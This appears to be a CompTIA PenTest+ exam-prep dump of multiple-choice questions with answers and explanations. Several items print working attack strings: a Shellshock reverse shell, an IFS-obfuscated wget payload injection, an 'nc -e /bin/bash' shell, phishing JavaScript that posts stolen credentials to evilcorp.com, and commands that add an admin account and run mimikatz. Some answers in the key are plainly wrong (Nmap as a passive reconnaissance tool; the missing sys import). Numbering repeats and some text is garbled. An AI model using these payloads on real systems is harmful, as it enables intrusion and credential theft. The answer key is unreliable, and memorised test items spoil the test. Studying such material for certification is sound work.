

# CompTIA

## Exam Questions PT0-002

CompTIA PenTest+ Certification Exam



#### NEW QUESTION 1

A consultant is reviewing the following output after reports of intermittent connectivity issues:

? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]  
? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]  
? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]  
? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]  
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]  
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]  
? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]  
? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet] Which of the following is MOST likely to be reported by the consultant?

- A. A device on the network has an IP address in the wrong subnet.
- B. A multicast session was initiated using the wrong multicast group.
- C. An ARP flooding attack is using the broadcast address to perform DDoS.
- D. A device on the network has poisoned the ARP cache.

**Answer:** D

#### Explanation:

The gateway for the network (192.168.1.1) is at 0a:d1:fa:b1:01:67, and then, another machine (192.168.1.136) also claims to be on the same MAC address. With this on the same network, intermittent connectivity will be inevitable as long as the gateway remains unreachable on the IP known by the others machines on the network, and given that the new machine claiming to be the gateway has not been configured to route traffic.

#### NEW QUESTION 2

Which of the following BEST describe the OWASP Top 10? (Choose two.)

- A. The most critical risks of web applications
- B. A list of all the risks of web applications
- C. The risks defined in order of importance
- D. A web-application security standard
- E. A risk-governance and compliance framework
- F. A checklist of Apache vulnerabilities

**Answer:** AC

#### NEW QUESTION 3

Which of the following types of assessments MOST likely focuses on vulnerabilities with the objective to access specific data?

- A. An unknown-environment assessment
- B. A known-environment assessment
- C. A red-team assessment
- D. A compliance-based assessment

**Answer:** B

#### Explanation:

A known environment test is often more complete, because testers can get to every system, service, or other target that is in scope and will have credentials and other materials that will allow them to be tested.

#### NEW QUESTION 4

Which of the following would assist a penetration tester the MOST when evaluating the susceptibility of top-level executives to social engineering attacks?

- A. Scraping social media for personal details
- B. Registering domain names that are similar to the target company's
- C. Identifying technical contacts at the company
- D. Crawling the company's website for company information

**Answer:** A

#### NEW QUESTION 5

Which of the following situations would require a penetration tester to notify the emergency contact for the engagement?

- A. The team exploits a critical server within the organization.
- B. The team exfiltrates PII or credit card data from the organization.
- C. The team loses access to the network remotely.
- D. The team discovers another actor on a system on the network.

**Answer:** D

#### NEW QUESTION 6

A penetration tester conducts an Nmap scan against a target and receives the following results:

Port	State	Service
1080/tcp	open	socks

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

- A. Nessus
- B. ProxyChains
- C. OWASPZAP
- D. Empire

**Answer:** B

#### NEW QUESTION 7

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])) {  
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);  
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

**Answer:** B

#### NEW QUESTION 8

A penetration tester received a .pcap file to look for credentials to use in an engagement. Which of the following tools should the tester utilize to open and read the .pcap file?

- A. Nmap
- B. Wireshark
- C. Metasploit
- D. Netcat

**Answer:** B

#### NEW QUESTION 9

A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

- A. Nmap
- B. tcpdump
- C. Scapy
- D. hping3

**Answer:** C

#### Explanation:

[https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating\\_packets/index.html](https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating_packets/index.html) <https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy>

#### NEW QUESTION 10

Which of the following tools would be BEST suited to perform a manual web application security assessment? (Choose two.)

- A. OWASP ZAP
- B. Nmap
- C. Nessus
- D. BeEF
- E. Hydra
- F. Burp Suite

**Answer:** AF

#### NEW QUESTION 10

A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
...
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try:
<03>     port: object
<04>     resultList: list[Any] = []
<05>     for port in portList:
<06>         sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>         sock.settimeout(20)
<08>         result = sock.connect_ex((remoteSvr, port))
<09>         if result == 0:
<10>             resultList.append(port)
<11>         sock.close()
...
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

- A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
- B. \*range(1, 1025) on line 1 populated the portList list in numerical order.
- C. Line 6 uses socket.SOCK\_STREAM instead of socket.SOCK\_DGRAM
- D. The remoteSvr variable has neither been type-hinted nor initialized.

**Answer: B**

**Explanation:**

Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons) <https://nmap.org/book/man-port-specification.html>

**NEW QUESTION 11**

A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:

Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local	10.1.1.23	Windows Server 2012	KB4581001

Which of the following would be a recommendation for remediation?

- A. Deploy a user training program
- B. Implement a patch management plan
- C. Utilize the secure software development life cycle
- D. Configure access controls on each of the servers

**Answer: B**

**NEW QUESTION 13**

A penetration tester joins the assessment team in the middle of the assessment. The client has asked the team, both verbally and in the scoping document, not to test the production networks. However, the new tester is not aware of this request and proceeds to perform exploits in the production environment. Which of the following would have MOST effectively prevented this misunderstanding?

- A. Prohibiting exploitation in the production environment
- B. Requiring all testers to review the scoping document carefully
- C. Never assessing the production networks
- D. Prohibiting testers from joining the team during the assessment

**Answer: B**

**NEW QUESTION 17**

Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

- A. NDA
- B. MSA
- C. SOW
- D. MOU

**Answer: C**

**NEW QUESTION 18**

A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

- A. Understanding the tactics of a security intrusion can help disrupt them.
- B. Scripts that are part of the framework can be imported directly into SIEM tools.
- C. The methodology can be used to estimate the cost of an incident better.
- D. The framework is static and ensures stability of a security program overtime.

**Answer: A**

**NEW QUESTION 19**

A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:

```
exploits = {"User-Agent": "() { ignored; };bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
```

Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

- A. exploits = {"User-Agent": "() { ignored; };bin/bash -i id;whoami", "Accept": "text/html,application/xhtml+xml,application/xml"}
- B. exploits = {"User-Agent": "() { ignored; };bin/bash -i>& find / -perm -4000", "Accept": "text/html,application/xhtml+xml,application/xml"}
- C. exploits = {"User-Agent": "() { ignored; };bin/sh -i ps -ef" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
- D. exploits = {"User-Agent": "() { ignored; };bin/bash -i>& /dev/tcp/10.10.1.1/80" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}

**Answer: A**

**NEW QUESTION 22**

A penetration tester who is performing a physical assessment of a company's security practices notices the company does not have any shredders inside the office building. Which of the following techniques would be BEST to use to gain confidential information?

- A. Badge cloning
- B. Dumpster diving
- C. Tailgating
- D. Shoulder surfing

**Answer: B**

**NEW QUESTION 24**

A penetration tester uncovers access keys within an organization's source code management solution. Which of the following would BEST address the issue? (Choose two.)

- A. Setting up a secret management solution for all items in the source code management system
- B. Implementing role-based access control on the source code management system
- C. Configuring multifactor authentication on the source code management system
- D. Leveraging a solution to scan for other similar instances in the source code management system
- E. Developing a secure software development life cycle process for committing code to the source code management system
- F. Creating a trigger that will prevent developers from including passwords in the source code management system

**Answer: AE**

**Explanation:**

Access keys are credentials that allow users to authenticate and authorize requests to a source code management (SCM) system, such as GitLab or AWS. Access keys should be kept secret and not exposed in plain text within the source code, as this can compromise the security and integrity of the SCM system and its data. Some possible options for addressing the issue of access keys within an organization's SCM solution are:

- Setting up a secret management solution for all items in the SCM system: This is a tool or service that securely stores, manages, and distributes secrets such as access keys, passwords, tokens, certificates, etc. A secret management solution can help prevent secrets from being exposed in plain text within the source code or configuration files<sup>3456</sup>.
- Developing a secure software development life cycle (SDLC) process for committing code to the SCM system: This is a framework or methodology that defines how software is developed, tested, deployed, and maintained. A secure SDLC process can help ensure that best practices for security are followed throughout the software development process, such as code reviews, static analysis tools, vulnerability scanning tools, etc. A secure SDLC process can help detect and prevent access keys from being included in the source code before they are committed to the SCM system<sup>1</sup>.

**NEW QUESTION 29**

A penetration tester has been hired to examine a website for flaws. During one of the time windows for testing, a network engineer notices a flood of GET requests to the web server, reducing the website's response time by 80%. The network engineer contacts the penetration tester to determine if these GET requests are part of the test. Which of the following BEST describes the purpose of checking with the penetration tester?

- A. Situational awareness
- B. Rescheduling
- C. DDoS defense
- D. Deconfliction

**Answer: D**

**Explanation:**

<https://redteam.guide/docs/definitions/>

**NEW QUESTION 32**

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability. Which of the following is the BEST way to ensure this is a true positive?

- A. Run another scanner to compare.
- B. Perform a manual test on the server.
- C. Check the results on the scanner.
- D. Look for the vulnerability online.

**Answer: B**



**NEW QUESTION 37**

A penetration tester is conducting an authorized, physical penetration test to attempt to enter a client's building during non-business hours. Which of the following are MOST important for the penetration tester to have during the test? (Choose two.)

- A. A handheld RF spectrum analyzer
- B. A mask and personal protective equipment
- C. Caution tape for marking off insecure areas
- D. A dedicated point of contact at the client
- E. The paperwork documenting the engagement
- F. Knowledge of the building's normal business hours

**Answer:** DE

**Explanation:**

Always carry the contact information and any documents stating that you are approved to do this.

**NEW QUESTION 40**

Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

- A. HTTPS communication
- B. Public and private keys
- C. Password encryption
- D. Sessions and cookies

**Answer:** D

**NEW QUESTION 41**

A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

- A. Reach out to the primary point of contact
- B. Try to take down the attackers
- C. Call law enforcement officials immediately
- D. Collect the proper evidence and add to the final report

**Answer:** A

**NEW QUESTION 45**

A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig: comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186.  
comptia.org.

3569 IN NS ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org.

Which of the following potential issues can the penetration tester identify based on this output?

- A. At least one of the records is out of scope.
- B. There is a duplicate MX record.
- C. The NS record is not within the appropriate domain.
- D. The SOA records outside the comptia.org domain.

**Answer:** A

**NEW QUESTION 48**

A penetration tester has been hired to configure and conduct authenticated scans of all the servers on a software company's network. Which of the following accounts should the tester use to return the MOST results?

- A. Root user
- B. Local administrator
- C. Service
- D. Network administrator

**Answer:** C

**NEW QUESTION 50**

Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

- A. Shodan
- B. Nmap
- C. WebScarab-NG
- D. Nessus

**Answer:** B

**NEW QUESTION 52**

A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:

exploit = "POST "

```
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} -
c${IFS}'cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IFS}
&loginUser=a&Pwd=a"
exploit += "HTTP/1.1"
```

Which of the following commands should the penetration tester run post-engagement?

- A. `grep -v apache ~/.bash_history > ~/.bash_history`
- B. `rm -rf /tmp/apache`
- C. `chmod 600 /tmp/apache`
- D. `taskkill /IM "apache" /F`

**Answer: B**

### NEW QUESTION 53

You are a penetration tester running port scans on a server. INSTRUCTIONS

Part 1: Given the output, construct the command that was used to generate this output from the available options.

Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

#### Penetration Testing

Part 1

Part 2

**Drag and Drop Options**

- sL
- O
- 192.168.2.2
- sU
- sV
- p 1-1023
- 192.168.2.1-100
- Pn
- nc
- top-ports=1000
- hping
- top-ports=100
- nmap

**NMAP Scan Output**

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up)
scanned in 26.80 seconds
```

**Command**

?

#### Penetration Testing

Part 1

Part 2

**Question Options**

Using the output, identify potential attack vectors that should be further investigated.

- ☐ Weak SMB file permissions
- ☐ FTP anonymous login
- ☐ Webdav file upload
- ☐ Weak Apache Tomcat Credentials
- ☐ Null session enumeration
- ☐ Fragmentation attack
- ☐ SNMP enumeration
- ☐ ARP spoofing

**NMAP Scan Output**

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up)
scanned in 26.80 seconds
```

- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns Part 2 - Weak SMB file permissions  
<https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lv1sec13/fingerprinting>

**NEW QUESTION 56**

A penetration tester is attempting to discover live hosts on a subnet quickly. Which of the following commands will perform a ping scan?

- A. nmap -sn 10.12.1.0/24
- B. nmap -sV -A 10.12.1.0/24
- C. nmap -Pn 10.12.1.0/24
- D. nmap -sT -p- 10.12.1.0/24

**Answer:** A

**NEW QUESTION 60**

Which of the following tools would BEST allow a penetration tester to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine?

- A. Wireshark
- B. EAPHammer
- C. Kismet
- D. Aircrack-ng

**Answer:** D

**Explanation:**

The BEST tool to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine is Aircrack-ng. Aircrack-ng is a suite of tools used to assess the security of wireless networks. It starts by capturing wireless network packets [1], then attempts to crack the network password by analyzing them [1]. Aircrack-ng supports FMS, PTW, and other attack types, and can also be used to generate keystreams for WEP and WPA-PSK encryption. It is capable of running on Windows, Linux, and Mac OS X.

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**NEW QUESTION 63**

A penetration tester examines a web-based shopping catalog and discovers the following URL when viewing a product in the catalog:

<http://company.com/catalog.asp?productid=22>

The penetration tester alters the URL in the browser to the following and notices a delay when the page refreshes:

<http://company.com/catalog.asp?productid=22;WAITFOR>

DELAY '00:00:05'

Which of the following should the penetration tester attempt NEXT?

- A. <http://company.com/catalog.asp?productid=22:EXEC> xp\_cmdshell 'whoami'
- B. <http://company.com/catalog.asp?productid=22>' OR 1=1 -
- C. <http://company.com/catalog.asp?productid=22>' UNION SELECT 1,2,3 -
- D. <http://company.com/catalog.asp?productid=22;nc> 192.168.1.22 4444 -e /bin/bash

**Answer:** C

**Explanation:**

This URL will attempt a SQL injection attack using a UNION operator to combine the results of two queries into one table. The attacker can use this technique to retrieve data from other tables in the database that are not normally accessible through the web application.

**NEW QUESTION 64**

For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to <https://example.com/index.html>. The engineer has designed the attack so that once the users enter the credentials, the index.html page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:

```
$.ajax({ url: 'https://evilcorp.com/email-list/finish.php',
  type: 'POST', dataType: 'html',
  data: {Email: emv, password: psv},
  success: function(msg) {}});
```

Which of the following lines of code should the security engineer add to make the attack successful?

- A. window.location.= 'https://evilcorp.com'
- B. crossDomain: true
- C. geturlparameter ('username')
- D. redirectUrl = 'https://example.com'

**Answer:** B



**NEW QUESTION 69**

A CentOS computer was exploited during a penetration test. During initial reconnaissance, the penetration tester discovered that port 25 was open on an internal Sendmail server. To remain stealthy, the tester ran the following command from the attack machine:

```
ssh root@10.10.1.1 -L5555:10.10.1.2:25
```

Which of the following would be the BEST command to use for further progress into the targeted network?

- A. nc 10.10.1.2
- B. ssh 10.10.1.2
- C. nc 127.0.0.1 5555
- D. ssh 127.0.0.1 5555

**Answer: C**

**NEW QUESTION 70**

A penetration tester is conducting a penetration test and discovers a vulnerability on a web server that is owned by the client. Exploiting the vulnerability allows the tester to open a reverse shell. Enumerating the server for privilege escalation, the tester discovers the following:

```
netstat -antu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 10.1.1.24:48850 24.176.9.43:59036 ESTABLISHED
tcp 0 0 0.0.0.0:22 :0.0.0.0* LISTEN
tcp 0 0 10.1.1.24:50112 136.12.56.217:58003 ESTABLISHED
tcp 0 0 10.1.1.24:80 115.93.193.245:40243 ESTABLISHED
tcp 0 0 10.1.1.24:80 210.117.12.2:40252 ESTABLISHED
tcp6 0 0 :::22 :::* LISTEN
udp 0 0 10.1.1.24:161 0.0.0.0:*
```

Which of the following should the penetration tester do NEXT?

- A. Close the reverse shell the tester is using.
- B. Note this finding for inclusion in the final report.
- C. Investigate the high numbered port connections.
- D. Contact the client immediately.

**Answer: D**

**NEW QUESTION 71**

During the scoping phase of an assessment, a client requested that any remote code exploits discovered during testing would be reported immediately so the vulnerability could be fixed as soon as possible. The penetration tester did not agree with this request, and after testing began, the tester discovered a vulnerability and gained internal access to the system. Additionally, this scenario led to a loss of confidential credit card data and a hole in the system. At the end of the test, the penetration tester willfully failed to report this information and left the vulnerability in place. A few months later, the client was breached and credit card data was stolen. After being notified about the breach, which of the following steps should the company take NEXT?

- A. Deny that the vulnerability existed
- B. Investigate the penetration tester.
- C. Accept that the client was right.
- D. Fire the penetration tester.

**Answer: B**

**NEW QUESTION 72**

A company obtained permission for a vulnerability scan from its cloud service provider and now wants to test the security of its hosted data. Which of the following should the tester verify FIRST to assess this risk?

- A. Whether sensitive client data is publicly accessible
- B. Whether the connection between the cloud and the client is secure
- C. Whether the client's employees are trained properly to use the platform
- D. Whether the cloud applications were developed using a secure SDLC

**Answer: A**

**NEW QUESTION 76**

During a penetration test, a tester is in close proximity to a corporate mobile device belonging to a network administrator that is broadcasting Bluetooth frames. Which of the following is an example of a Bluesnarfing attack that the penetration tester can perform?

- A. Sniff and then crack the WPS PIN on an associated WiFi device.
- B. Dump the user address book on the device.
- C. Break a connection between two Bluetooth devices.
- D. Transmit text messages to the device.

**Answer: B**

**Explanation:**

Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs. This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos.

**NEW QUESTION 77**

Which of the following provides a matrix of common tactics and techniques used by attackers along with recommended mitigations?

- A. NIST SP 800-53
- B. OWASP Top 10
- C. MITRE ATT&CK framework
- D. PTES technical guidelines

**Answer:** C

**NEW QUESTION 80**

During a penetration-testing engagement, a consultant performs reconnaissance of a client to identify potential targets for a phishing campaign. Which of the following would allow the consultant to retrieve email addresses for technical and billing contacts quickly, without triggering any of the client's cybersecurity tools? (Choose two.)

- A. Scraping social media sites
- B. Using the WHOIS lookup tool
- C. Crawling the client's website
- D. Phishing company employees
- E. Utilizing DNS lookup tools
- F. Conducting wardriving near the client facility

**Answer:** AC

**Explanation:**

Technical and billing addresses are usually posted on company websites and company social media sites for the their clients to access. The WHOIS lookup will only avail info for the company registrant, an abuse email contact, etc but it may not contain details for billing addresses.

**NEW QUESTION 83**

During an assessment, a penetration tester gathered OSINT for one of the IT systems administrators from the target company and managed to obtain valuable information, including corporate email addresses. Which of the following techniques should the penetration tester perform NEXT?

- A. Badge cloning
- B. Watering-hole attack
- C. Impersonation
- D. Spear phishing

**Answer:** D

**Explanation:**

Spear phishing is a type of targeted attack where the attacker sends emails that appear to come from a legitimate source, often a company or someone familiar to the target, with the goal of tricking the target into clicking on a malicious link or providing sensitive information. In this case, the penetration tester has already gathered OSINT on the IT system administrator, so they can use this information to craft a highly targeted spear phishing attack to try and gain access to the target system.

**NEW QUESTION 87**

A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svaccount /add >> batchjopb3.bat
net user svaccount
runas /user:svaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

- A. Delete the scheduled batch job.
- B. Close the reverse shell connection.
- C. Downgrade the svaccount permissions.
- D. Remove the tester-created credentials.

**Answer:** D

**NEW QUESTION 90**

A company requires that all hypervisors have the latest available patches installed. Which of the following would BEST explain the reason why this policy is in place?

- A. To provide protection against host OS vulnerabilities
- B. To reduce the probability of a VM escape attack
- C. To fix any misconfigurations of the hypervisor
- D. To enable all features of the hypervisor

**Answer:** B

**Explanation:**

A hypervisor is a type of virtualization software that allows multiple virtual machines (VMs) to run on a single physical host machine. If the hypervisor is compromised, an attacker could potentially gain access to all of the VMs running on that host, which could lead to a significant data breach or other security issues.

One common type of attack against hypervisors is known as a VM escape attack. In this type of attack, an attacker exploits a vulnerability in the hypervisor to break out of the VM and gain access to the host machine. From there, the attacker can potentially gain access to other VMs running on the same host.

By ensuring that all hypervisors have the latest available patches installed, the company can reduce the likelihood that a VM escape attack will be successful. Patches often include security updates and vulnerability fixes that address known issues and can help prevent attacks.

**NEW QUESTION 92**

A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations. Which of the following are considered passive reconnaissance tools? (Choose two.)

- A. Wireshark
- B. Nessus
- C. Retina
- D. Burp Suite
- E. Shodan
- F. Nikto

**Answer:** AE

**NEW QUESTION 95**

A penetration tester initiated the transfer of a large data set to verify a proof-of-concept attack as permitted by the ROE. The tester noticed the client's data included PII, which is out of scope, and immediately stopped the transfer. Which of the following MOST likely explains the penetration tester's decision?

- A. The tester had the situational awareness to stop the transfer.
- B. The tester found evidence of prior compromise within the data set.
- C. The tester completed the assigned part of the assessment workflow.
- D. The tester reached the end of the assessment time frame.

**Answer:** A

**NEW QUESTION 98**

Which of the following expressions in Python increase a variable val by one (Choose two.)

- A. val++
- B. +val
- C. val=(val+1)
- D. ++val
- E. val=val++
- F. val+=1

**Answer:** CF

**Explanation:**

<https://pythonguides.com/increment-and-decrement-operators-in-python/>

**NEW QUESTION 100**

A penetration tester has gained access to part of an internal network and wants to exploit on a different network segment. Using Scapy, the tester runs the following command:

```
sendp(Ether()/dot1q(vlan=100)/dotq(vlan=50)/IP(dst="172.16.50.10")/ICMP())
```

Which of the following represents what the penetration tester is attempting to accomplish?

- A. DNS cache poisoning
- B. MAC spoofing
- C. ARP poisoning
- D. Double-tagging attack

**Answer:** D

**Explanation:**

<https://scapy.readthedocs.io/en/latest/usage.html>

**NEW QUESTION 101**

A penetration tester conducted a discovery scan that generated the following:

```
Starting nmap 6.40 ( http://nmap.org ) at 2021-02-01 13:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.140
Host is up (0.30s latency)
Nmap scan report for 192.168.0.149
Host is up (0.20s latency).
Nmap scan report for 192.168.0.184
Host is up (0.0017s latency).
Nmap done: IP addresses (4 hosts up) scanned in 37.26 seconds
```

Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?

- A. nmap -oG list.txt 192.168.0.1-254 , sort
- B. nmap -sn 192.168.0.1-254 , grep "Nmap scan" | awk '{print \$5}'
- C. nmap --open 192.168.0.1-254, uniq
- D. nmap -o 192.168.0.1-254, cut -f 2

**Answer: B**

**Explanation:**

the NMAP flag (-sn) which is for host discovery and returns that kind of NMAP output. And the AWK command selects column 5 ({print \$5}) which obviously carries the returned IP of the host in the NMAP output.

**NEW QUESTION 105**

Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

- A. Acceptance by the client and sign-off on the final report
- B. Scheduling of follow-up actions and retesting
- C. Attestation of findings and delivery of the report
- D. Review of the lessons learned during the engagement

**Answer: C**

**NEW QUESTION 107**

A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

- A. inurl:
- B. link:
- C. site:
- D. intitle:

**Answer: C**

**NEW QUESTION 111**

A penetration tester is assessing a wireless network. Although monitoring the correct channel and SSID, the tester is unable to capture a handshake between the clients and the AP. Which of the following attacks is the MOST effective to allow the penetration tester to capture a handshake?

- A. Key reinstallation
- B. Deauthentication
- C. Evil twin
- D. Replay

**Answer: B**

**Explanation:**

Deauth will make the client connect again

**NEW QUESTION 113**

Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

- A. S/MIME
- B. FTPS
- C. DNSSEC
- D. AS2

**Answer: A**

**NEW QUESTION 114**

A penetration tester who is working remotely is conducting a penetration test using a wireless connection. Which of the following is the BEST way to provide confidentiality for the client while using this connection?

- A. Configure wireless access to use a AAA server.
- B. Use random MAC addresses on the penetration testing distribution.



- C. Install a host-based firewall on the penetration testing distribution.
- D. Connect to the penetration testing company's VPS using a VPN.

**Answer:** D

**NEW QUESTION 116**

A penetration tester will be performing a vulnerability scan as part of the penetration test on a client's website. The tester plans to run several Nmap scripts that probe for vulnerabilities while avoiding detection. Which of the following Nmap options will the penetration tester MOST likely utilize?

- A. -s -T0
- B. --script "http\*vuln"
- C. -sn
- D. -O -A

**Answer:** B

**NEW QUESTION 119**

A penetration tester has found indicators that a privileged user's password might be the same on 30 different Linux systems. Which of the following tools can help the tester identify the number of systems on which the password can be used?

- A. Hydra
- B. John the Ripper
- C. Cain and Abel
- D. Medusa

**Answer:** D

**Explanation:**

Both Hydra and Medusa can be used for that same purpose:

THC Hydra is a brute-force cracking tool for remote authentication services. It supports many protocols, including telnet, FTP, LDAP, SSH, SNMP, and others.

Medusa is a Parallel, Modular and Speedy method for brute-force which issued for remote

authentication. Following are the applications and protocols like modular design, Thread based parallel testing and flexible user input and protocols are AFP, CVS, FTP, HTTP, IMAP etc.

**NEW QUESTION 124**

A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

- A. IP addresses and subdomains
- B. Zone transfers
- C. DNS forward and reverse lookups
- D. Internet search engines
- E. Externally facing open ports
- F. Shodan results

**Answer:** DF

**NEW QUESTION 126**

A penetration tester created the following script to use in an engagement:

```
#!/usr/bin/python

import socket

ports = [21,22,23,25,80,139,443,445,3306,3389]

if len(sys.argv) == 2:
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Few arguments.")
    print("Syntax: python {} <>".format(sys.argv[0]))
    sys.exit()

try:
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        result = s.connect_ex((target,port))
        if result == 0:
            print("Port {} is opened".format(port))

except KeyboardInterrupt:
    print("Exiting...")
    sys.exit()
```

However, the tester is receiving the following error when trying to run the script:

```
$ python script.py 192.168.0.1
Traceback (most recent call last):
  File "script.py", line 7, in <module>
    if len(sys.argv) == 2:
NameError: name 'sys' is not defined
```

Which of the following is the reason for the error?

- A. The sys variable was not defined.
- B. The argv variable was not defined.
- C. The sys module was not imported.
- D. The argv module was not imported.

**Answer: A**

#### NEW QUESTION 127

Given the following output: User-agent:\*

Disallow: /author/ Disallow: /xmlrpc.php Disallow: /wp-admin Disallow: /page/

During which of the following activities was this output MOST likely obtained?

- A. Website scraping
- B. Website cloning
- C. Domain enumeration
- D. URL enumeration

**Answer: A**

#### NEW QUESTION 132

A penetration tester analyzed a web-application log file and discovered an input that was sent to the company's web application. The input contains a string that says "WAITFOR." Which of the following attacks is being attempted?

- A. SQL injection
- B. HTML injection
- C. Remote command injection
- D. DLL injection

**Answer: A**

#### Explanation:

WAITFOR can be used in a type of SQL injection attack known as time delay SQL injection or blind SQL injection<sup>34</sup>. This attack works on the basis that true or false queries can be answered by the amount of time a request takes to complete. For example, an attacker can inject a WAITFOR command with a delay argument into an input field of a web application that uses SQL Server as its database. If the query returns true, then the web application will pause for the specified period of time before responding; if the query returns false, then the web application will respond immediately. By observing the response time, the attacker can infer information about the database structure and data<sup>1</sup>.

Based on this information, one possible answer to your question is A. SQL injection, because it is an attack that exploits a vulnerability in a web application that allows an attacker to execute arbitrary SQL commands on the database server.

**NEW QUESTION 135**

During an assessment, a penetration tester manages to exploit an LFI vulnerability and browse the web log for a target Apache server. Which of the following steps would the penetration tester most likely try NEXT to further exploit the web server? (Choose two.)

